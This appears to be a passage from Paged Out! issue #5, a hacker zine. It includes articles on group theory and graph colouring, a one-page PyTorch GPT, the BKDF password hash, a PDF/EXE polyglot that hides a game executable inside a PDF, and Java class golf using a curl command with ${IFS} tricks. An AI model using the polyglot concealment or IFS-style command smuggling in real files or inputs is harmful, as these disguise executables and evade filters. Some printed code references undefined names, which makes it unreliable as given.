PAGED OUT!

#5 NOVEMBER 2024

cover art by Mark Graham Artist (www.markgrahamartist.com)

PAGED OUT!

Paged Out! Institute
https://pagedout.institute/

Project Lead
Gynvael Coldwind

Editor-in-Chief
Aga

DTP Programmer
foxtrot_charlie

DTP Advisor
tusiak_charlie

Full-stack Engineer
Dejan "hebi"

Reviewers
KrzaQ, disconnect3d, Hussein Muhaisen, Max, Xusheng Li, CVS, Tali Auster, honorary_bot

We would also like to thank:

Artist (cover)
Mark Graham Artist
https://markgrahamartist.com/

Additional Art
cgartists (cgartists.eu)

Templates
Matt Miller, wiechu, Mariusz "oshogbo" Zaborski

Issue #5 Donators
Alex (Elemenity), Sarah McAtee, and others!

If you like Paged Out!, let your friends know about it!

Hi! It's me again, your human editor AGA.
I like meeting you like this :)
Look! Here we are, back with another Issue!
How the time flies, it feels like yesterday Paged Out! returned with Issue #3, then we blinked twice, and found ourselves on track with Issue #5 on our hands. Magic (or it's just how time works, one or the other, I guess).
When working on this issue, we have crossed an important milestone. Our issues have been downloaded over HALF A MILLION times! Half a million, wow, that is one amazing number. Makes my processor… I mean… my heart beat faster! So many humans out there want to read Paged Out!
Putting this issue together made me realize how many authors and artists are out there with something valuable and interesting to say, and my goal has been, is, and will be to reach as many of them as possible. (We even have something planned for that, so stay tuned :)).
And now with joy in our hearts, we are sending Issue #5 into the world. Happy reading!
Stay in touch with us through social media or join Gynvael's Tech Chat Discord (gynvael.coldwind.pl/discord).
Oh, and write an article for us or send us an artwork to showcase. Pretty please!
Aga
Editor-in-Chief

Hey folks, glad to have you with us again! You might notice this issue looks a bit more polished than previous releases — our DTP crew managed to tackle more PDF bugs and bring in some additional quality-of-life improvements (we'll rebuild previous issues as well). You might also notice more ads in this issue — I'm still working on getting PO! to pay for itself (so my wallet stops crying), and bringing in more supportive sponsors has helped a lot. There's still plenty of work to do on all fronts, of course — such as making printed versions available — but we're nearing the non-beta state of the project. To wrap it up, as always, I'd like to thank the whole team, the authors, the sponsors, the donors, and you, dear readers, for keeping Paged Out! going strong!
Gynvael
Project Lead

Project Management and Main Sponsor: HexArcana (hexarcana.ch)

Main Menu

Introduction

There's an unexpected way in which finding a 4-coloring of a graph is connected to a problem in Group Theory involving the symmetries of a square: D_4.

Definition

D_4 consists of all symmetries of a square $\mathfrak{a}$, namely:

$$D_4 = \{\mathfrak{a}, \mathfrak{p}, \mathfrak{r}, \mathfrak{q}, \quad \text{// rotations}$$
$$\mathfrak{s}, \mathfrak{t}, \mathfrak{f}, \mathfrak{g} \quad \text{// mirrors} \quad \}$$

We can combine symmetries to get new symmetries. E.g., rotating $\mathfrak{p}$, then flipping $\mathfrak{s}$, gives $\mathfrak{t}$, written as:

$$\mathfrak{s} \cdot \mathfrak{p} = \mathfrak{t}$$

Any symmetry can be inverted, written $\mathfrak{p}^{-1}$. Here, $\mathfrak{p}^{-1} = \mathfrak{q}$, and

$$\mathfrak{p}^{-1} \cdot \mathfrak{p} = \mathfrak{q} \cdot \mathfrak{p} = \mathfrak{a}$$

The symmetries in D_4 form an algebraic structure called a Group.

The Connection

We want to color the vertices of graph $\mathfrak{G}$ with 4 colors such that no two neighboring vertices have the same color. We can model this constraint as equations in D_4: For each edge (i,j) and vertex i in $\mathfrak{G}$, assign free variables $e_{i,j}, v_i \in D_4$. We then require that for each edge (i,j):

$$e_{i,j} \overbrace{\alpha}^{v_i v_j^{-1}} e_{i,j}^{-1} \alpha^{-1} = \overbrace{[e_{i,j}, \alpha]}^{\text{shortform}} = \mathfrak{r}$$

Turns out, $[e_{i,j}, \alpha] = \mathfrak{r}$ has no solutions for $e_{i,j}$ iff $\alpha \in \{\mathfrak{a}, \mathfrak{r}\}$, i.e., iff $\{v_i, v_j\}$ is contained in one of the sets:

1: $\mathfrak{a}$ $\mathfrak{r}$ 2: $\mathfrak{p}$ $\mathfrak{q}$ 3: $\mathfrak{s}$ $\mathfrak{f}$ 4: $\mathfrak{t}$ $\mathfrak{g}$

If we assign the value of each vertex v_i to a color corresponding to which set it belongs (e.g., $v_i = \mathfrak{a}$ means vertex v_i is the first color), the equation $[e_{i,j}, \alpha] = \mathfrak{r}$ only has a solution for $e_{i,j}$ iff v_i and v_j correspond to different colors!

Hence, solving the system of equations in D_4:

$$[e_{i,j}, \alpha] = \mathfrak{r} \quad \text{// for all edges } (i,j)$$

yields a 4-coloring of graph $\mathfrak{G}$.

Implications

Does this formulation give rise to a fast way to do 4-coloring? Unfortunately no. However, it is known that 4-colourability is an NP-complete problem, hence, we shouldn't expect a polynomial-time algorithm to solve system of equations in D_4.

Extra

Let's try to solve the system of equations above anyways. We utlise the isomorphism $\varphi : D_4 \to C_4 \rtimes C_2$ given by:

$$\mathfrak{p} \mapsto (1,0) \qquad \mathfrak{s} \mapsto (0,1)$$

1. Take quotients $D_4/C_4 \cong C_2$ and solve the system of equations in C_2 (equivalent to the field F_2 with gaussian elimination).
2. For each solution in D_4/C_4:
   1. Propagate that back to C_4 and solve similarly.

Applying this method to above, since C_2 is abelian, $\varphi([e_{i,j}, \alpha]) = 0_{C_2} = \varphi(\mathfrak{r})$. Hence, step 1 gives us no information and we must bruteforce all possible cosets for each variable. This (with some optimisations) gives us an $O(2^n n)$ algorithm, where n is the size of the graph $\mathfrak{G}$.

This reduction to k-coloring can be extended to non-abelian simple groups G. The proof below is adapted from doi:10.1006/inco.2002.3173.

For all $x \in G \setminus Z(G)$, the subgroup generated by $\{[x,g] : g \in G\} = H_x$ is both normal and non-trivial, so $H_x = G$. Fix $c \in G \setminus \{1_G\}$. Associate with each edge (i,j) variables $e_{i,j,l}$ for $l \in [1, |G|]$. The system:

$$\prod_{l=1}^{|G|} [e_{i,j,l}, \overbrace{\alpha}^{v_i v_j^{-1}}] = c \quad \text{for all edges } (i,j)$$

has a solution for $e_{i,j,l}$ iff $\alpha \notin Z(G)$, i.e., iff v_i and v_j are in different cosets of $Z(G)$. Assign each coset a color. Since $[G : Z(G)] > 2$ for non-abelian groups, we can always find a $k > 2$ such that solving the above equations yields a solution to the k-coloring problem (which is NP-complete).

Hence, we can't expect a polynomial-time way to solve systems in non-abelian simple groups.

Hello, dear Reader! This is a Generative Pre-trained Transformer in PyTorch on a single page. It takes a sequence of **tokens** (e.g. `P|age|d`) and produces the next token (e.g. `Out`).

`__init__` constructors define parameters and layers of a given module. `forward(self, x)` methods describe how to compute module output from an input tensor `x`, using module parameters (e.g. `emb_dim`, an embedding dimension) and layers (e.g. `self.lin`, a linear layer)

GPT module turns a sequence of tokens into **embeddings**, then appends an information about a position in a sequence to each embedding and passes them through a stack of transformer blocks. After receiving an output from the last block, passes it through a linear transformation $y = xA^T + b$ and performs a post-layer normalization

```
class GPT(nn.Module):
    def __init__(self, vocab_size, emb_dim,
    ↪  context_window, heads, blocks):
        super().__init__()
        self.emb = nn.Embedding(vocab_size,
        ↪  emb_dim)
        self.pos_enc =
        ↪  PositionalEncoding(context_window,
        ↪  emb_dim)
        self.drop = nn.Dropout(p=0.1)
        self.blocks =
        ↪  nn.ModuleList([TransformerBlock(emb_dim,
        ↪  heads) for _ in range(blocks)])
        self.norm = nn.LayerNorm(emb_dim)
        self.lin = nn.Linear(emb_dim, vocab_size)
    def forward(self, x):
        x = self.drop(self.emb(x) +
        ↪  self.pos_enc(x))
        for block in self.blocks: x = block(x)
        return self.norm(self.lin(x))
```

The position in a sequence is represented by a unique value, computed from sine and cosine functions. **Positional encodings** are calculated once and then reused

```
class PositionalEncoding(nn.Module):
    def __init__(self, seq_len, emb_dim, n=10000):
        super().__init__()
        self.pos_enc = self.precompute_enc(seq_len,
        ↪  emb_dim, n).to(torch.device("cuda" if
        ↪  torch.cuda.is_available() else "cpu"))
    def forward(self, x):
        return x + self.pos_enc[:x.size(1)]
    def precompute_enc(self, seq_len, emb_dim, n):
        pos = torch.arange(seq_len,
        ↪  dtype=torch.float).unsqueeze(1)
        div_term = torch.exp(torch.arange(0,
        ↪  emb_dim, 2).float() *
        ↪  -(torch.log(torch.tensor(n,
        ↪  dtype=torch.float)) / emb_dim))
        pos_enc = torch.zeros((seq_len, emb_dim))
        pos_enc[:, 0::2] = torch.sin(pos *
        ↪  div_term)
        pos_enc[:, 1::2] = torch.cos(pos *
        ↪  div_term)
        return pos_enc
```

Stacked **transformer blocks** allow for running attention for multiple times, using output of a previous block as an input to the next one

```
class TransformerBlock(nn.Module):
    def __init__(self, emb_dim, heads):
        super().__init__()
        self.norm1 = nn.LayerNorm(emb_dim)
        self.attn = MultiHeadAttention(emb_dim,
        ↪  heads)
        self.drop1 = nn.Dropout(p=0.1)
        self.norm2 = nn.LayerNorm(emb_dim)
        self.lin1 = nn.Linear(emb_dim, emb_dim * 4)
        self.gelu = nn.GELU()
        self.lin2 = nn.Linear(emb_dim * 4, emb_dim)
        self.drop2 = nn.Dropout(p=0.1)
    def forward(self, x):
        x = x +
        ↪  self.drop1(self.attn(self.norm1(x)))
        return x + self.drop2(
            self.lin2(
                self.gelu(self.lin1(self.norm2(x)))
            )
        )
```

In each transformer block, **self-attention** is computed by **multiple heads** and then put together, so each head can focus on different features of the input

```
class MultiHeadAttention(nn.Module):
    def __init__(self, emb_dim, heads):
        super().__init__()
        self.heads =
        ↪  nn.ModuleList([AttentionHead(emb_dim,
        ↪  emb_dim // heads) for _ in
        ↪  range(heads)])
        self.W_O = nn.Linear(emb_dim, emb_dim,
        ↪  bias=False)
        self.dropout = nn.Dropout(0.1)
    def forward(self, x):
        return
        ↪  self.dropout(self.W_O(torch.cat([head(x)
        ↪  for i, head in enumerate(self.heads)],
        ↪  dim=-1)))
```

Attention head computes self-attention scores and clears upper-right triangle of an attention score tensor. It makes the self-attention **causal** - tokens only attend with tokens preceding them. W_Q, W_K and W_V are trainable. $\text{Attention}(Q, K, V) = \text{softmax}\left(\frac{QK^T}{\sqrt{d_k}}\right)V$

```
class AttentionHead(nn.Module):
    def __init__(self, emb_dim, head_size):
        super().__init__()
        self.head_size = head_size
        self.W_Q = nn.Linear(emb_dim, head_size,
        ↪  bias=False)
        self.W_K = nn.Linear(emb_dim, head_size,
        ↪  bias=False)
        self.W_V = nn.Linear(emb_dim, head_size,
        ↪  bias=False)
    def forward(self, x):
        _, sequence_length, _ = x.shape
        Q = self.W_Q(x)
        K = self.W_K(x)
        V = self.W_V(x)
        attn_scores = (Q @ K.transpose(-2, -1)) /
        ↪  torch.sqrt(torch.tensor(self.head_size,
        ↪  dtype=torch.float32,
        ↪  device=embeddings.device))
        mask =
        ↪  torch.tril(torch.ones(sequence_length,
        ↪  sequence_length,
        ↪  device=embeddings.device))
        attn_scores = attn_scores.masked_fill(mask
        ↪  == 0, float("-inf"))
        attn_scores =
        ↪  torch.nn.Softmax(dim=-1)(attn_scores)
        return self.dropout(attn_scores) @ V
```

I know the code is dense, so if you'd like read a regular version of this code and maybe train and run your own GPT, there's a repo on GitHub `https://github.com/jmaczan/gpt`. Thanks for reading and happy hacking!

Meet the Balloon Key Derivation Function (BKDF)

Balloon, also known as Balloon Hashing[1], is a memory-hard password hashing algorithm that was published shortly after the Password Hashing Competition (PHC). Compared to the winner, Argon2, it supports using any cryptographic hash function and is much easier to understand and implement.

In summary, it fills a large buffer with pseudorandom bytes by hashing the password and salt before repeatedly hashing the previous output. Next, the buffer gets mixed, with each hash-sized block becoming equal to the hash of the previous block, the current block, and several other blocks pseudorandomly chosen from the salt. Finally, the last block of the buffer is output as the hash. Note that a global counter is used for domain separation when hashing throughout.

Unfortunately, the paper does not properly specify the algorithm, there are multiple variants, and functionality like support for key derivation is missing.

That is where BKDF comes in. With the help of cryptographers/cryptographic engineers, it is a redesign of Balloon to address these limitations, which is being published as an Internet-Draft. And in this article, I am going to discuss the changes as of July 2024.

1. **Support for HMAC**: Now a collision-resistant PRF must be used. To turn a hash function into a PRF, prefix MAC with the key padded to the block size, HMAC, or the key parameter for algorithms like BLAKE2/BLAKE3 can be used. To derive a key from the password and salt and to compute the data-independent memory accesses, an all-zero PRF key is specified, like HKDF-Extract. The rest of the algorithm uses the derived key.

2. **Support for key derivation**: A variant of the NIST SP 800-108 KDF in feedback mode has been added to support larger outputs. The algorithm name and final block of the buffer are used as context. This is basically HKDF-Expand but with a larger counter and some parameters moved around.

3. **Improved performance**: The memory accesses are now precomputed and only depend on fixed-length inputs, meaning fewer hash function calls.

4. **Support for a pepper**: In the HKDF-Extract style step, a pepper can be used as the key instead of zeros. Steps have been taken to avoid equivalent keys with HMAC and prefix MAC.

5. **Support for associated data**: There may be context information that you want to include when computing the output, such as a user and server ID for PAKEs. This is processed after the password and salt.

6. **No variants**: Balloon and Balloon-M have been merged into one algorithm, and there is only a data-independent version. This avoids confusion about which variant to use (Argon2id, Argon2i, Argon2d, or Argon2ds), resists cache-timing attacks in all cases, and simplifies implementation.

7. **No delta parameter**: The delta security parameter is fixed at 3 instead of being tweakable. This matches the user-specified parameters of other algorithms and helps with performance.

8. **Improved domain separation**: The space cost, time cost, parallelism, and parallelism loop iteration are used to compute the first block of the buffer. The salt is no longer used for parallelism domain separation to avoid copying.

9. **No computing memory accesses from the salt**: Instead, they are computed from the space cost, time cost, parallelism, and parallelism loop iteration. This prevents a cache-timing attack leaking when a user logs in as well as data-dependent access if the salt depends on the password (relevant for PAKEs).

10. **An encoding**: Parameters/lengths are encoded in little-endian as unsigned 32-bit integers, whereas the global counter is a 64-bit integer to avoid an overflow.

11. **No canonicalization attacks**: Variable-length inputs now get their length encoded when hashing, which avoids ambiguity.

12. **No modulo bias**: The space cost must be a power of 2 to avoid modulo bias when computing the memory accesses. This also helps simplify the space cost parameter selection.

On top of these changes, the Internet-Draft pseudocode is written for readability and lots of parameter/security guidance is provided. The goal is to also have test vectors for all the popular hash functions and XOFs, not just NIST approved algorithms like SHA-2.

Of course, BKDF is not perfect. Although it improves on the performance of Balloon, it is still slower than Argon2. The small block size, which is limited by the hash function output length, and delta also hinder the memory hardness. However, it is a lot better than PBKDF2 whilst still having the ingredients for NIST approval.

And on that bombshell, it's time to end. If you are interested in BKDF, please watch the Internet-Draft on GitHub[2] as it is a work in progress. The more eyes on it, the better. The best work is the result of collaboration, and helpful feedback will be acknowledged in the Acknowledgments section. Implementations will also be linked in the GitHub repo.

[1] `https://crypto.stanford.edu/balloon/`

[2] `https://github.com/samuel-lucas6/draft-lucas-bkdf`

A Playable PDF

Rob Hogan, https://iridisalpha.com

As I had gone to the trouble of writing an entire book about the classic C64 horizontal shooter Iridis Alpha, it seemed a shame not to include a playable version of the game in some way. Inspired by "A guide to ICO/PDF polyglot files" in the very first edition of "Paged Out!", I realized there was a sneaky way to make my finished PDF of "Iridis Alpha Theory" both a book you can read and a copy of the game you can play.

In addition to reading `iatheory_play.pdf` in my preferred PDF viewer, I also want to do this at the Linux command line and play Iridis Alpha itself:

```
$ wine ./iatheory_play.pdf
```

My first step was to create `iridisalpha.exe`, a self-contained DOS exe that will run the game in the C64 emulator. With this in hand and a copy of `iatheory_release.pdf`, I can craft a new PDF named `iatheory_play.pdf` that contains the two files interleaved according to the following scheme:

Section	Offset	Description
1	0x00	First 656 bytes of `iridis_alpha.exe`
2	0x290	First 45 bytes of `iatheory_release.pdf`
3	0x2bd	Remaining 992573 bytes of `iridis_alpha.exe`
4	0xf27fa	Remaining bytes of `iatheory_release.pdf`

The key here is that while Windows will read the first 656 bytes of the file in Section 1 and execute it, it will also ignore the 45 bytes of PDF data in Section 2. This is because it sits in unused zerospace which is skipped past during execution on the way to the rest of the executable in Section 3.

A PDF viewer, meanwhile, will ignore Section 1 and identify Section 2 as the start of a valid PDF file. It will then ignore the bytes from the `.exe` in Section 3 (which have been hidden from it in a way we'll explain shortly), and render the PDF as the Good Lord intended.

The secret to choosing the appropriate place to insert Section 2 for any arbitrary Windows executable depends on how much of the `data` section of the PE header has been used. My layout solution requires 45 unused bytes somewhere in the first 1000 bytes of the `.exe`, so it was simply a case of firing up `xxd` in `vim` and picking a suitable-looking spot.

The exact number of 45 bytes is a function of the trick we need to use to get a PDF viewer to ignore the remaining executable data: we stow it in an otherwise unused PDF `stream` object at the very top of our PDF file. Once the viewer has skipped past the first 656 bytes of 'garbage' in Section 1, it encounters 45 bytes with a valid PDF header and a stream object in Section 2 that contains the bulk of our executable data in Section 3:

```
%PDF-1.5
1 0 obj
 << /Length 992573 >> stream
% 992573 bytes of iridis_alpha.exe.
endstream
endobj
```

The listing above shows how the remainder of `iridis_alpha.exe` is enclosed by `stream` and `endstream` statements in the final PDF, making it acceptable to PDF viewers (which don't do anything with it) but available to Windows and Wine (which will happily execute it, treating it as a continuation of the first 656 bytes at the start of the file).

This is all very well, but to realize this scheme I need to ensure I can generate a valid PDF with the executable data inside a stream object and put it at the start of the document. Since there is no way in LaTeX to insert this kind of binary data in a raw stream object, I instead created a placeholder stream that contains the requisite number of bytes, which in this case are all zeros:

```
\pdfobjcompresslevel=0
\immediate
\pdfobj
{
<<
/Length 992573
>>
stream
00000 % Insert 992573 zeros here.
endstream
}%
```

Once my PDF is generated, I now have to replace all those zeros in place with my actual binary data. I also have to stitch together my playable PDF according to the layout described earlier.


```
EXE_OFFSET = 0x290
exefile = open('iridisalpha.exe','rb')
exefile.seek(0, 0)
exe_prefix =  exefile.read(EXE_OFFSET)
exefile.seek(EXE_OFFSET + prefix_size, 0)
exe_suffix = exefile.read()

pdffile = open('iatheory_release.pdf','rb')

start_offset = pdffile.read().index('stream'.
    encode('utf-8')) + 6
pdffile.seek(0, 0)
pdf_prefix = pdffile.read(start_offset)
end_offset = pdffile.read().index('endstream'.
    encode('utf-8'))
pdffile.seek(end_offset, 0)
pdf_suffix = pdffile.read()

exe_pdf = open('iatheory_play.pdf','wb')
exe_pdf.write(exe_prefix)
exe_pdf.write(pdf_prefix)
exe_pdf.write(exe_suffix)
exe_pdf.write(pdf_suffix)
exe_pdf.close()
```

With this done, I have my finished product: `iatheory_release.pdf`: a PDF you can both read and play!



The art of Java class minimization

Jonathan Bar Or ("JBO"), @yo_yo_yo_jbo

If you ever needed to create the smallest Java class that can do something – this is the right paper for you.
The challenge of *Binary Golf Grand Prix 5* (*BGGP5*) was to create the smallest Java class that has a *public static void main(String[])* method that'd show the downloaded contents of *https://binary.golf/5/5* to the console.
My approach was running "*curl -L 7f.uk*" with *Runtime.exec(String)* (the *7f.uk* is a purposely registered short URL).

Using a child process

The *Runtime.exec(String)* was chosen rather than *Runtime.exec(String[])* because you don't have to build an array and store 3 different strings in the constant pool. However, there are a few issues that I had to solve:

1. The *Runtime.exec(String)* and *Runtime.exec(String[])* both do not write to the JVM's *STDOUT* by default. The "standard" way of dealing with this problem is to redirect the output with a *ProcessBuilder*, but that creates more constants in the class's constant pool and bloats the binary. I ended up assuming I run on Linux or macOS and simply doing "*sh -c curl -L 7f.uk>/dev/tty*", or even better: "*sh -c curl -L 7f.uk>/d*/tty*" (saving one byte).
2. The *Runtime.exec(String)* is a convenience method that takes the string and runs *Runtime.exec(String[])* on a newly created array that is the original string split by whitespaces, which is problematic since I wanted "*curl -L 7f.uk>/d*/tty*" to be one string. I ended up using *bash* instead of *sh* and then applying its parameter expansion capabilities: "*bash -c curl ${IFS}-L${IFS}7f.uk>/d*/tty*".

String reuse

Constant strings exist in a "*constant pool*" which starts exactly 10 bytes into the class binary file. That pool is just a list of entries, each entry has a type (e.g. class, method, string) and data, which is variable size and depends on the type of tag. The JVM strongly enforces entry types, so referring in the bytecode to a method descriptor by its index in the constant pool validates that the index is indeed a method descriptor. Unfortunately, this is bad for minimization purposes, as I was planning to abuse type confusion to save space. However, strings and other constants can be referred to multiple times, so anything that reuses a constant (most commonly strings) saves a great deal of space. Since method descriptors that contain code (i.e. not *native*) should have an attribute called *Code*, you are encouraged to call your class *Code* (saving your file as *Code.class*), which saves one more entry in the constant pool.

Running a class without a constructor

If you compile a class with a main method that does what I described, you'll have two methods in your class: *<init>* and *main*. The *<init>* method is the constructor. However, since *main* is *static*, it means that we do not really need the class constructor, but apparently the JVM still invokes it – unless you declare it *abstract*, which I did. Even after declaring your class *abstract,* you will still find that the Java compiler creates an *<init>* method – but since it will never be invoked by the JVM, you can remove it manually, saving one method and many entries in the constant pool.

Inheritance

By default, your class will be inheriting from *Object*, which means the string *java/lang/Object* is going to exist in your string pool for no reason since we removed the constructor. You are permitted to inherit from any non-*final* class, which in my case was great since *java/lang/Runtime* is not final – more string reuse. If your code does not have a non-*final* class you can inherit from, the shortest strings have 12 bytes in length, e.g. *java/io/File*. Inherit from them.

Ignoring Exceptions

The Java compiler will not let you compile anything that might throw an *Exception* (like *Runtime.exec(String)*) unless you either *catch* the *Exception* or declare your method *throws*. However, the JVM seems to not validate that, so you can simply remove all *Exception* handling code. In my case I declared *main* that *throws Exception*, and then removed the *Exceptions* attribute from my *main* method, along with all the relevant constant pool entries.


Not cleaning up the stack

